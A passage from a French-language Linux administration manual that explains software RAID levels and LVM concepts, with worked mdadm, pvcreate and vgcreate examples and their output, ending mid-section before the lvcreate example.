Le chapitre 4, « [Installation](#) » page 54 a présenté ces technologies en montrant comment l'installateur facilitait leur déploiement. Au-delà de cette étape cruciale, un bon administrateur doit pouvoir gérer l'évolution de ses besoins en espace de stockage sans devoir recourir à une coûteuse réinstallation. Il convient donc de maîtriser les outils qui servent à manipuler des volumes RAID et LVM.

Ces deux techniques permettent d'abstraire les volumes à monter de leurs contreparties physiques (disques durs ou partitions), la première pour sécuriser les données face aux pannes matérielles en dupliquant les informations, et la seconde pour gérer ses données à sa guise en faisant abstraction de la taille réelle de ses disques. Dans les deux cas, cela se traduit par de nouveaux périphériques de type bloc sur lesquels on pourra donc créer des systèmes de fichiers, ou des espaces de mémoire virtuelle, qui ne correspondent pas directement à un seul disque dur réel. Bien que ces deux systèmes aient des origines bien distinctes, leurs fonctionnalités se recoupent en partie ; c'est pourquoi ils sont souvent mentionnés ensemble.

PERSPECTIVE	
Btrfs combine LVM et RAID	<p>Alors que LVM et RAID sont deux sous-systèmes distincts du noyau qui viennent s'intercaler entre les périphériques blocs des disques et les systèmes de fichiers, <i>btrfs</i> est un nouveau système de fichiers initié par Oracle qui combine les fonctionnalités de LVM et RAID, et plus encore. Bien que fonctionnel, et même s'il est encore marqué d'un sceau « expérimental » (il n'est pas terminé, certaines fonctionnalités ne sont pas encore implémentées), il a déjà fait l'objet de quelques déploiements en production.</p> <p>► http://btrfs.wiki.kernel.org/</p> <p>Parmi les fonctionnalités les plus intéressantes, on peut noter la possibilité de capturer l'état d'une arborescence à un instant donné. Cette copie ne consomme initialement pas d'espace disque, chaque fichier n'étant réellement dupliqué que lorsque l'une des deux copies est modifiée. Il gère également la compression (transparente) des fichiers et des sommes de contrôle pour s'assurer de l'intégrité de toutes les données stockées.</p>

À la fois pour RAID et pour LVM, le noyau fournit un fichier de périphérique accessible en mode bloc (donc de la même manière qu'un disque dur ou une partition de celui-ci). Lorsqu'une application, ou une autre partie du noyau, a besoin d'accéder à un bloc de ce périphérique, le sous-système correspondant se charge d'effectuer le routage de ce bloc vers la couche physique appropriée, ce bloc pouvant être stocké sur un ou plusieurs disques, à un endroit non directement corrélé avec l'emplacement demandé dans le périphérique logique.

12.1.1. RAID logiciel

RAID signifie *Redundant Array of Independent Disks* (ensemble redondant de disques indépendants). Ce système a vu le jour pour fournir une protection contre les pannes de disques durs. Le principe général est simple : les données sont stockées sur un ensemble de plusieurs disques physiques au lieu d'être concentrées sur un seul, avec un certain degré (variable) de redondance.

Selon ce niveau de redondance, en cas de panne subite d'un de ces disques, les données peuvent être reconstruites à l'identique à partir des disques qui restent opérationnels, ce qui évite de les perdre.

CULTURE

Independent ou inexpensive ?

Le « I » de RAID signifiait à l'origine *inexpensive* (« bon marché »), car le RAID permet d'obtenir une nette augmentation de la sécurité des données sans investir dans des disques hors de prix. Peut-être pour des considérations d'image, on a tendance à préférer *independent*, qui n'a pas la connotation de bricolage associée au bon marché.

Le RAID peut être mis en œuvre par du matériel dédié (soit des modules RAID intégrés à des cartes pour contrôleur SCSI, soit directement sur la carte mère) ou par l'abstraction logicielle (le noyau). Qu'il soit matériel ou logiciel, un système RAID disposant de suffisamment de redondance peut, en cas de défaillance d'un disque, rester opérationnel en toute transparence, le niveau supérieur (les applications) pouvant même continuer à accéder aux données sans interruption malgré la panne. Évidemment, ce « mode dégradé » peut avoir des implications en termes de performances et il réduit la quantité de redondance du système ; une deuxième panne simultanée peut aboutir à la perte des données. Il est donc d'usage de ne rester en mode dégradé que le temps de se procurer un remplaçant pour le disque défaillant. Une fois qu'il est mis en place, le système RAID peut reconstruire les données qui doivent y être présentes, de manière à revenir à un état sécurisé. Le tout se fait bien entendu de manière invisible pour les applications, hormis les baisses éventuelles de performances pendant la durée du mode dégradé et la phase de reconstruction qui s'ensuit.

Lorsque le RAID est implémenté par le matériel, c'est le setup du BIOS qui permet généralement de le configurer et le noyau Linux va considérer le volume RAID comme un seul disque, fonctionnant comme un disque standard, à ceci près que le nom du périphérique peut différer.

Nous ne traiterons que du RAID logiciel dans ce livre.

Différents niveaux de RAID

On distingue plusieurs niveaux de RAID, différent dans l'agencement des données et le degré de redondance qu'ils proposent. Plus la redondance est élevée, plus la résistance aux pannes sera forte, puisque le système pourra continuer à fonctionner avec un plus grand nombre de disques en panne ; la contrepartie est que le volume utile de données devient plus restreint (ou, pour voir les choses différemment, qu'il sera nécessaire d'avoir plus de disques pour stocker la même quantité de données).

RAID linéaire Bien que le sous-système RAID du noyau permette la mise en œuvre de « RAID linéaire », il ne s'agit pas à proprement parler de RAID, puisqu'il n'y a aucune redondance. Le noyau se contente d'agréger plusieurs disques les uns à la suite des autres et de les proposer comme un seul disque virtuel (en fait, un seul périphérique bloc). C'est à peu près sa seule utilité et il n'est que rarement utilisé seul (voir plus loin), d'autant que l'absence

de redondance signifie que la défaillance d'un seul disque rend la totalité des données inaccessibles.

RAID-0 Ici non plus, aucune redondance n'est proposée, mais les disques ne sont plus simplement mis bout à bout : ils sont en réalité découpés en *stripes* (bandes), ces bandes étant alors intercalées dans le disque logique. Ainsi, dans le cas de RAID-0 à deux disques, les blocs impairs du volume virtuel seront stockés sur le premier disque et les blocs pairs sur le second.

Le but de ce système n'est pas d'augmenter la fiabilité, puisqu'ici aussi un seul disque en panne rend inaccessible la totalité des données, mais d'améliorer les performances : lors d'un accès séquentiel à de grandes quantités de données contiguës, le noyau pourra lire (ou écrire) en parallèle depuis les deux (ou plus...) disques qui composent l'ensemble, ce qui augmente le débit. L'usage du RAID-0 a tendance à disparaître au profit de LVM, qui sera abordé par la suite.

RAID-1 Aussi connu sous le nom de « RAID miroir », c'est le système RAID le plus simple. Il utilise en général deux disques physiques de tailles identiques et fournit un volume logique de la même taille. Les données sont stockées à l'identique sur les deux disques, d'où l'appellation de « miroir ». En cas de panne d'un disque, les données restent accessibles sur l'autre. Pour les données vraiment critiques, on peut utiliser le RAID-1 sur plus de deux disques, au prix de devoir multiplier le rapport entre le coût des disques et la quantité de données utiles.

NOTE

Taille des disques, taille de l'ensemble

Si deux disques de tailles différentes sont groupés dans un volume en RAID miroir, le plus gros disque ne sera pas intégralement utilisé, puisqu'il contiendra exactement les mêmes données que le plus petit (et rien de plus). La capacité utile du volume RAID-1 est donc la plus petite des tailles des disques qui le composent. Il en va de même pour les volumes RAID de niveau plus élevé, même si la redondance est répartie différemment.

On veillera donc à n'assembler dans un même volume RAID (sauf RAID-0 et linéaire) que des disques de même taille (ou de tailles très proches), afin d'éviter un gaspillage des ressources.

NOTE

Disques de secours

Dans les niveaux qui offrent une redondance, on peut affecter à un volume RAID plus de disques que nécessaire, qui serviront de secours en cas de défaillance d'un disque principal. Ainsi, il est possible de mettre en place un miroir de deux disques plus un de secours ; si l'un des deux premiers disques tombe, le noyau va automatiquement en reconstruire le contenu sur le disque de secours, de sorte que la redondance restera assurée (après le temps de reconstruction). Ceci est utile pour des données vraiment critiques.

On peut s'interroger sur l'intérêt de cette possibilité, comparé par exemple à l'établissement d'un miroir sur trois disques. L'avantage de cette configuration est en fait que le disque de secours peut être partagé entre plusieurs volumes RAID. On peut ainsi avoir trois volumes miroir, avec l'assurance que les données seront toujours stockées en double même en cas de panne d'un disque, avec seulement 7 disques (trois paires, plus un disque de secours partagé) au lieu de 9 (trois triplets).

Ce niveau de RAID, bien qu'onéreux (puisque seule la moitié, au mieux, de l'espace disque physique se retrouve utilisable), reste assez utilisé en pratique. Il est en effet conceptuellement simple et il permet de réaliser très simplement des sauvegardes (puisque les deux disques sont identiques, on peut en extraire temporairement un sans perturber le fonctionnement du système). Les performances en lecture sont généralement améliorées par rapport à un simple disque (puisque le système peut théoriquement lire la moitié des données sur chaque disque, en parallèle sur les deux), sans trop de perte en vitesse d'écriture. Dans le cas de RAID-1 à N disques, les données restent disponibles même en cas de panne de N-1 disques.

RAID-4 Ce niveau de RAID, assez peu usité, utilise N disques pour stocker les données utiles, et un disque supplémentaire pour des informations de redondance. Si ce disque tombe en panne, le système peut le reconstruire à l'aide des N autres. Si c'est un des N disques de données qui tombe, les N-1 restants et le disque de parité contiennent suffisamment d'informations pour reconstruire les données.

Le RAID-4 est peu onéreux (puisque n'en entraîne qu'un surcoût d'un disque pour N), n'a pas d'impact notable sur les performances en lecture, mais ralentit les écritures. De plus, comme chaque écriture sur un des N disques s'accompagne d'une écriture sur le disque de parité, celui-ci se voit confier beaucoup plus d'écritures que ceux-là et peut voir sa durée de vie considérablement réduite en conséquence. Il résiste au maximum à la panne d'un disque parmi les N+1.

RAID-5 Le RAID-5 corrige ce dernier défaut du RAID-4, en répartissant les blocs de parité sur les N+1 disques, qui jouent à présent un rôle identique.

Les performances en lecture et en écriture sont inchangées par rapport au RAID-4. Là encore, le système reste fonctionnel en cas de défaillance d'un disque parmi les N+1, mais pas plus.

RAID-6 Le RAID-6 peut être considéré comme une extension du RAID-5, dans laquelle à chaque série de N blocs correspondent non plus un mais deux blocs de parité, qui sont ici aussi répartis sur les N+2 disques.

Ce niveau de RAID, légèrement plus coûteux que les deux précédents, apporte également une protection supplémentaire puisqu'il conserve l'intégralité des données même en cas de panne simultanée de deux disques (sur N+2). La contrepartie est que les opérations d'écriture impliquent dorénavant l'écriture d'un bloc de données et de deux blocs de contrôle, ce qui les ralentit d'autant plus.

RAID-1+0 Il ne s'agit pas à proprement parler d'un niveau de RAID, mais d'un RAID à deux niveaux. Si l'on dispose de 2×N disques, on commence par les appairer en N volumes de RAID-1. Ces N volumes sont alors agrégés en un seul, soit par le biais de RAID linéaire, soit par du RAID-0, voire (de plus en plus fréquemment) par LVM. On sort dans ce dernier cas du RAID pur, mais cela ne pose pas de problème.

Le RAID-1+0 tolère la panne de disques multiples, jusqu'à N dans le cas d'un groupe de 2×N, à condition qu'au moins un disque reste fonctionnel dans chaque paire associée en RAID-1.

POUR ALLER PLUS LOIN

RAID-10

« RAID-10 » est généralement considéré comme un synonyme pour « RAID-1+0 », mais une spécificité de Linux en fait en réalité une généralisation. On peut dans ce mode de fonctionnement obtenir un système où chaque bloc existe en double sur deux disques différents, malgré un nombre impair de disques, les copies étant réparties selon différents modèles en fonction de la configuration.

Les performances pourront varier en fonction du modèle et du niveau de redondance choisis, ainsi que du type d'activité sur le volume logique.

On choisira bien entendu le niveau de RAID en fonction des contraintes et des besoins spécifiques de chaque application. Notons qu'on peut constituer plusieurs volumes RAID distincts, avec des configurations différentes, sur le même ordinateur.

Mise en place du RAID

La mise en place de volumes RAID se fait grâce au paquet *mdadm* ; ce dernier contient la commande du même nom, qui permet de créer et manipuler des ensembles RAID, ainsi que les scripts et outils permettant l'intégration avec le système et la supervision.

Prenons l'exemple d'un serveur sur lequel sont branchés un certain nombre de disques, dont certains sont occupés et d'autres peuvent être utilisés pour établir du RAID. On dispose initialement des disques et partitions suivants :

- le disque *sdb*, de 4 Go, est entièrement disponible ;
- le disque *sdc*, de 4 Go, est également entièrement disponible ;
- sur le disque *sdd*, seule la partition *sdd2* d'environ 4 Go est disponible ;
- enfin, un disque *sde*, toujours de 4 Go, est entièrement disponible.

NOTE

Identifier les volumes RAID existants

Le fichier */proc/mdstat* liste les volumes existants et leur état. On prendra soin lors de la création d'un nouveau volume RAID de ne pas essayer de le nommer avec le nom d'un volume existant.

Nous allons construire sur ces éléments physiques deux volumes, l'un en RAID-0, l'autre en miroir. Commençons par le RAID-0 :

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
```

```

/dev/md0:
    Version : 1.2
    Creation Time : Wed May  6 09:24:34 2015
    Raid Level : raid0
    Array Size : 8387584 (8.00 GiB 8.59 GB)
    Raid Devices : 2
    Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Wed May  6 09:24:34 2015
    State : clean
    Active Devices : 2
    Working Devices : 2
    Failed Devices : 0
    Spare Devices : 0

    Chunk Size : 512K

    Name : mirwiz:0  (local to host mirwiz)
    UUID : bb085b35:28e821bd:20d697c9:650152bb
    Events : 0

    Number  Major  Minor  RaidDevice State
        0      8      16          0    active sync   /dev/sdb
        1      8      32          1    active sync   /dev/sdc

# mkfs.ext4 /dev/md0
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 2095104 4k blocks and 524288 inodes
Filesystem UUID: fff08295-bede-41a9-9c6a-8c7580e520a6
Superblock backups stored on blocks:
            32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0       7.9G  18M  7.4G  1% /srv/raid-0

```

La commande `mdadm --create` requiert en arguments le nom du volume à créer (`/dev/`*md**, MD signifiant *Multiple Device*), le niveau de RAID, le nombre de disques (qui prend tout son sens à partir du RAID-1 mais qui est systématiquement obligatoire) et les périphériques à utiliser. Une fois le périphérique créé, nous pouvons l'utiliser comme une partition normale, y créer un système de fichiers, le monter, etc. On notera que le fait que nous ayons créé un volume RAID-0 sur `md0` est une pure coïncidence et que le numéro d'un ensemble n'a pas à être corrélé

avec le modèle de redondance (ou non) choisi. Il est également possible de créer des volumes RAID nommés, en indiquant à `mdadm` des noms de volume comme `/dev/md/linéaire` au lieu de `/dev/md0`.

La création d'un volume RAID-1 se fait de manière similaire, les différences n'apparaissant qu'après sa création :

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
      may not be suitable as a boot device. If you plan to
      store '/boot' on this device please ensure that
      your boot-loader understands md/v1.x metadata, or use
      --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.

# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.

# mdadm --detail /dev/md1
/dev/md1:
      Version : 1.2
      Creation Time : Wed May  6 09:30:19 2015
      Raid Level : raid1
      Array Size : 4192192 (4.00 GiB 4.29 GB)
      Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
      Raid Devices : 2
      Total Devices : 2
      Persistence : Superblock is persistent

      Update Time : Wed May  6 09:30:40 2015
      State : clean, resyncing (PENDING)
      Active Devices : 2
      Working Devices : 2
      Failed Devices : 0
      Spare Devices : 0

      Name : mirwiz:1 (local to host mirwiz)
      UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
      Events : 0

      Number  Major  Minor  RaidDevice State
            0      8      50        0    active sync   /dev/sdd2
            1      8      64        1    active sync   /dev/sde

# mdadm --detail /dev/md1
/dev/md1:
[...]
      State : clean
[...]
```

ASTUCE**RAID, disques et partitions**

Comme on peut le constater sur notre exemple, il n'est nullement nécessaire d'utiliser des disques entiers pour faire du RAID, on peut très bien n'en utiliser que certaines partitions.

Plusieurs remarques ici. Premièrement, `mdadm` constate que les deux éléments physiques n'ont pas la même taille ; comme cela implique que de l'espace sera perdu sur le plus gros des deux éléments, une confirmation est nécessaire.

La deuxième remarque, plus importante, concerne l'état du miroir. Les deux disques sont en effet censés avoir, en fonctionnement normal, un contenu rigoureusement identique. Comme rien ne garantit que ce soit le cas à la création du volume, le système RAID va s'en assurer. Il y a donc une phase de synchronisation, automatique, dès la création du périphérique RAID. Si l'on patiente quelques instants (qui varient selon la taille des disques...), on obtient finalement un état « actif » ou « propre ». Il est à noter que durant cette étape de reconstruction du miroir, l'ensemble RAID est en mode dégradé et que la redondance n'est pas assurée. Une panne de l'un des disques pendant cette fenêtre sensible peut donc aboutir à la perte de l'intégralité des données. Il est cependant rare que de grandes quantités de données critiques soient placées sur un volume RAID fraîchement créé avant que celui-ci ait eu le temps de se synchroniser. On notera également que même en mode dégradé, le périphérique `/dev/md1` est utilisable (pour créer le système de fichiers et commencer à copier des données, éventuellement).

ASTUCE**Démarrer un miroir en mode dégradé**

Lorsque l'on souhaite sécuriser des données présentes sur un disque non RAID et les migrer vers un volume RAID-1, il n'est pas toujours possible de disposer à la fois de l'ancien disque et des deux nouveaux en même temps (souvent parce que le disque existant va être intégré dans le miroir). On peut alors délibérément créer le volume RAID-1 en mode dégradé, en passant `missing` en argument à `mdadm` à la place d'un des deux périphériques à utiliser. Une fois que les données auront été copiées vers le « miroir », le disque historique pourra être intégré au volume. Une synchronisation aura alors lieu, à la suite de quoi les données seront stockées de manière redondante.

ASTUCE**Mise en place d'un miroir sans synchronisation**

Lorsque l'on crée un volume RAID-1, c'est généralement pour l'utiliser comme un disque neuf, donc a priori vierge. Le contenu initial de ce disque importe peu, puisque l'on n'a besoin que de savoir que les données écrites seront bien restituées (en particulier le système de fichiers).

Il peut donc sembler superflu de synchroniser les deux disques d'un miroir lors de sa création. À quoi sert d'avoir un contenu identique sur des zones du volume dont on sait qu'on ne se servira qu'après y avoir écrit ?

Il est heureusement possible de se passer de cette phase de synchronisation, grâce à l'option `--assume-clean` de `mdadm`. Cette option pouvant amener à des résultats surprenants dans les cas d'usage où les données initiales seront utilisées (par exemple si un système de fichiers est déjà présent), elle n'est pas active par défaut.

Voyons à présent ce qui se passe en cas de panne d'un élément de l'ensemble RAID-1. `mdadm` permet de simuler cette défaillance, grâce à son option `--fail` :

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:39:39 2015
        State : clean, degraded
    Active Devices : 1
    Working Devices : 1
    Failed Devices : 1
    Spare Devices : 0

        Name : mirwiz:1  (local to host mirwiz)
        UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
    Events : 19
```

Number	Major	Minor	RaidDevice	State	
0	8	50	0	active sync	/dev/sdd2
2	0	0	2	removed	
1	8	64	-	faulty	/dev/sde

Le contenu du volume reste accessible (et, s'il est monté, les applications ne s'aperçoivent de rien), mais la sécurité des données n'est plus assurée : si le disque sdd venait à tomber en panne, les données seraient perdues. Pour éviter ce risque, nous allons remplacer ce disque par un disque neuf, sdf :

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Raid Devices : 2
    Total Devices : 3
        Persistence : Superblock is persistent

    Update Time : Wed May  6 09:48:49 2015
        State : clean, degraded, recovering
    Active Devices : 1
    Working Devices : 2
    Failed Devices : 1
    Spare Devices : 1

    Rebuild Status : 28% complete

        Name : mirwiz:1 (local to host mirwiz)
        UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
        Events : 26

    Number  Major  Minor  RaidDevice State
        0      8      50      0  active sync  /dev/sdd2
        2      8      80      1  spare rebuilding  /dev/sdf

        1      8      64      -  faulty   /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:49:08 2015
        State : clean
    Active Devices : 2
    Working Devices : 2
    Failed Devices : 1
    Spare Devices : 0
```

```

Name : mirwiz:1 (local to host mirwiz)
UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
Events : 41

Number  Major  Minor  RaidDevice State
    0      8      50      0      active sync  /dev/sdd2
    2      8      80      1      active sync  /dev/sdf
    1      8      64      -      faulty     /dev/sde

```

Ici encore, nous avons une phase de reconstruction, déclenchée automatiquement, pendant laquelle le volume, bien qu'accessible, reste en mode dégradé. Une fois qu'elle est terminée, le RAID revient dans son état normal. On peut alors signaler au système que l'on va retirer le disque `sde` de l'ensemble, pour se retrouver avec un miroir classique sur deux disques :

```

# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
Number  Major  Minor  RaidDevice State
    0      8      50      0      active sync  /dev/sdd2
    2      8      80      1      active sync  /dev/sdf

```

Le disque pourra alors être démonté physiquement lors d'une extinction de la machine. Dans certaines configurations matérielles, les disques peuvent même être remplacés à chaud, ce qui permet de se passer de cette extinction. Parmi ces configurations, on trouvera certains contrôleurs SCSI, la plupart des systèmes SATA et les disques externes sur bus USB ou Firewire.

Sauvegarde de la configuration

La plupart des métadonnées concernant les volumes RAID sont sauvegardées directement sur les disques qui les composent, de sorte que le noyau peut détecter les différents ensembles avec leurs composants et les assembler automatiquement lors du démarrage du système. Cela dit, il convient de sauvegarder cette configuration, car cette détection n'est pas infaillible et aura tendance à faillir précisément en période sensible. Si dans notre exemple la panne du disque `sde` était réelle, et si on redémarrait le système sans le retirer, ce disque pourrait, à la faveur du redémarrage, « retomber en marche ». Le noyau aurait alors trois éléments physiques, chacun prétendant représenter la moitié du même volume RAID. Une autre source de confusion peut subvenir si l'on consolide des volumes RAID de deux serveurs sur un seul. Si ces ensembles étaient en fonctionnement normal avant le déplacement des disques, le noyau saura reconstituer les paires correctement. Mais pour peu que les disques déplacés soient agrégés en un `/dev/md1` et qu'il existe également un `md1` sur le serveur consolidé, l'un des miroirs sera contraint de changer de nom.

Il est donc important de sauvegarder la configuration, ne serait-ce qu'à des fins de référence. Pour cela, on éditera le fichier `/etc/mdadm/mdadm.conf`, dont un exemple est donné ci-dessous:

Ex. 12.1 Fichier de configuration de mdadm

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#
# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3
```

Une des informations les plus souvent utiles est l'option `DEVICE`, qui spécifie l'ensemble des périphériques sur lesquels le système va chercher automatiquement des composants de volumes RAID au démarrage. Nous avons ici remplacé la valeur implicite, partitions containers, par une liste explicite de fichiers de périphérique ; nous avons en effet choisi d'utiliser des disques entiers, et non simplement des partitions, pour certains volumes.

Les deux dernières lignes de notre exemple sont celles qui permettent au noyau de choisir en toute sécurité quel numéro de volume associer à quel ensemble. Les méta-information stockées sur les disques sont en effet suffisantes pour reconstituer les volumes, mais pas pour en déterminer le numéro (donc le périphérique `/dev/ md*` correspondant).

Fort heureusement, ces lignes peuvent être générées automatiquement :

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464
```

Le contenu de ces deux dernières lignes ne dépend pas de la liste des disques qui composent les volumes. On pourra donc se passer de les régénérer si l'on remplace un disque défectueux par un neuf. En revanche, il faudra prendre soin de les mettre à jour après chaque création ou suppression de volume.

12.1.2. LVM

LVM, ou *Logical Volume Manager*, est une autre approche servant à abstraire les volumes logiques des disques physiques. Le but principal n'était pas ici de gagner en fiabilité des données mais en souplesse d'utilisation. LVM permet en effet de modifier dynamiquement un volume logique, en toute transparence du point de vue des applications. Par exemple, on peut ainsi ajouter de nouveaux disques, migrer les données dessus et récupérer les anciens disques ainsi libérés, sans démonter le volume.

Concepts de LVM

LVM manipule trois types de volumes pour atteindre cette flexibilité.

Premièrement, les PV ou *physical volumes* sont les entités les plus proches du matériel : il peut s'agir de partitions sur des disques ou de disques entiers, voire de n'importe quel périphérique en mode bloc (y compris, par exemple, un volume RAID). Attention, lorsqu'un élément physique est initialisé en PV pour LVM, il ne faudra plus l'utiliser directement, sous peine d'embrouiller le système.

Les PV sont alors regroupés en VG (*volume groups*), que l'on peut considérer comme des disques virtuels (et extensibles, comme on le verra). Les VG sont abstraits et ne disposent pas de fichier spécial dans `/dev/`, aucun risque donc de les utiliser directement.

Enfin, les LV (*logical volumes*) sont des subdivisions des VG, que l'on peut comparer à des partitions sur les disques virtuels que les VG représentent. Ces LV deviennent des périphériques, que l'on peut utiliser comme toute partition physique (par exemple pour y établir des systèmes de fichiers).

Il faut bien réaliser que la subdivision d'un groupe de volumes en LV est entièrement décorrélée de sa composition physique (les PV). On peut ainsi avoir un VG subdivisé en une douzaine de volumes logiques tout en ne comportant qu'un volume physique (un disque, par exemple), ou au contraire un seul gros volume logique réparti sur plusieurs disques physiques ou partitions. La seule contrainte, bien entendu, est que la somme des tailles des LV d'un groupe ne doive pas excéder la capacité totale des PV qui le composent.

En revanche, il est souvent utile de grouper dans un même VG des éléments physiques présentant des caractéristiques similaires et de subdiviser ce VG en volumes logiques qui seront utilisés de manière comparable également. Par exemple, si l'on dispose de disques rapides et de disques lents, on pourra regrouper les rapides dans un VG et les plus lents dans un autre. Les subdivisions logiques du premier VG pourront alors être affectées à des tâches nécessitant de bonnes

performances, celles du second étant réservées aux tâches qui peuvent se contenter de vitesses médiocres.

Dans tous les cas, il faut également garder à l'esprit qu'un LV n'est pas accroché à un PV ou un autre. Même si on peut influencer l'emplacement physique où les données d'un LV sont écrites, en fonctionnement normal c'est une information qui n'a pas d'intérêt particulier. Au contraire : lors d'une modification des composants physiques d'un groupe, les LV peuvent être amenés à se déplacer (tout en restant, bien entendu, confinés aux PV qui composent ce groupe).

Mise en place de LVM

Nous allons suivre pas à pas une utilisation typique de LVM, pour simplifier une situation complexe. De telles situations sont souvent le résultat d'un historique chargé, où des solutions temporaires se sont accumulées au fil du temps. Considérons donc pour notre exemple un serveur dont les besoins en stockage ont varié et pour lequel on se retrouve avec une configuration complexe de partitions disponibles, morcelées sur différents disques hétéroclites et partiellement utilisés. Concrètement, on dispose des partitions suivantes :

- sur le disque `sdb`, une partition `sdb2` de 4 Go ;
- sur le disque `sdc`, une partition `sdc3` de 3 Go ;
- le disque `sdd`, de 4 Go, est entièrement disponible ;
- sur le disque `sdf`, une partition `sdf1` de 4 Go et une `sdf2` de 5 Go.

On notera de plus que les disques `sdb` et `sdf` ont de meilleures performances que les deux autres.

Le but de la manœuvre est de mettre en place trois volumes logiques distincts, pour trois applications séparées : un serveur de fichiers (qui nécessite 5 Go), une base de données (1 Go) et un emplacement pour les sauvegardes (12 Go). Les deux premières ont de forts besoins de performance, mais pas la troisième, qui est moins critique. Ces contraintes empêchent l'utilisation des partitions isolément ; l'utilisation de LVM permet de s'affranchir des limites imposées par leurs tailles individuelles, pour n'être limité que par leur capacité totale.

Le prérequis est le paquet `lvm2` (et ses dépendances). Lorsque ce paquet est installé, la mise en place de LVM se fait en trois étapes, correspondant aux trois couches de LVM.

Commençons par préparer les volumes physiques à l'aide de `pvcreate` :

```
# pvdisplay
# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created
# pvdisplay
"/dev/sdb2" is a new physical volume of "4.00 GiB"
--- NEW Physical volume ---
PV Name          /dev/sdb2
VG Name
PV Size          4.00 GiB
Allocatable      NO
```

```

PE Size          0
Total PE        0
Free PE         0
Allocated PE    0
PV UUID         0zuiQQ-j10e-P593-4tsN-9FGy-TY0d-Quz31I

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created
Physical volume "/dev/sdd" successfully created
Physical volume "/dev/sdf1" successfully created
Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
PV      VG  Fmt Attr PSize PFree
/dev/sdb2  lvm2 --- 4.00g 4.00g
/dev/sdc3  lvm2 --- 3.09g 3.09g
/dev/sdd   lvm2 --- 4.00g 4.00g
/dev/sdf1   lvm2 --- 4.10g 4.10g
/dev/sdf2   lvm2 --- 5.22g 5.22g

```

Rien de bien sorcier jusqu'à présent ; on remarquera que l'on peut établir un PV aussi bien sur un disque entier que sur des partitions. Comme on le constate, la commande `pvdisplay` est capable de lister les PV déjà établis, sous deux formes.

Constituons à présent des groupes de volumes (VG) à partir de ces éléments physiques, à l'aide de la commande `vg create`. Nous allons placer dans le VG `vg_critique` uniquement des PV appartenant à des disques rapides ; le deuxième VG, `vg_normal`, contiendra des éléments physiques plus lents.

```

# vgdisplay
No volume groups found
# vgcreate vg_critique /dev/sdb2 /dev/sdf1
Volume group "vg_critique" successfully created
# vgdisplay
--- Volume group ---
VG Name          vg_critique
System ID
Format           lvm2
Metadata Areas   2
Metadata Sequence No 1
VG Access        read/write
VG Status         resizable
MAX LV            0
Cur LV            0
Open LV            0
Max PV            0
Cur PV            2
Act PV            2
VG Size           8,09 GiB
PE Size           4,00 MiB
Total PE          2071
Alloc PE / Size  0 / 0
Free  PE / Size  2071 / 8,09 GiB
VG UUID          bpq7z0-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -C
VG      #PV #LV #SN Attr   VSize   VFree
vg_critique  2    0    wz--n-  8,09g   8,09g
vg_normal    3    0    wz--n- 12,30g  12,30g

```

Ici encore, les commandes sont relativement simples (et `vgdisplay` présente deux formats de sortie). Notons que rien n'empêche de placer deux partitions d'un même disque physique dans deux VG différents ; le préfixe `vg_` utilisé ici est une convention, mais n'est pas obligatoire.

Nous disposons maintenant de deux « disques virtuels », respectivement d'environ 8 Go et 12 Go. Nous pouvons donc les subdiviser en « partitions virtuelles » (des LV). Cette opération passe par la commande `lvcreate`, dont la syntaxe est un peu plus complexe :

```

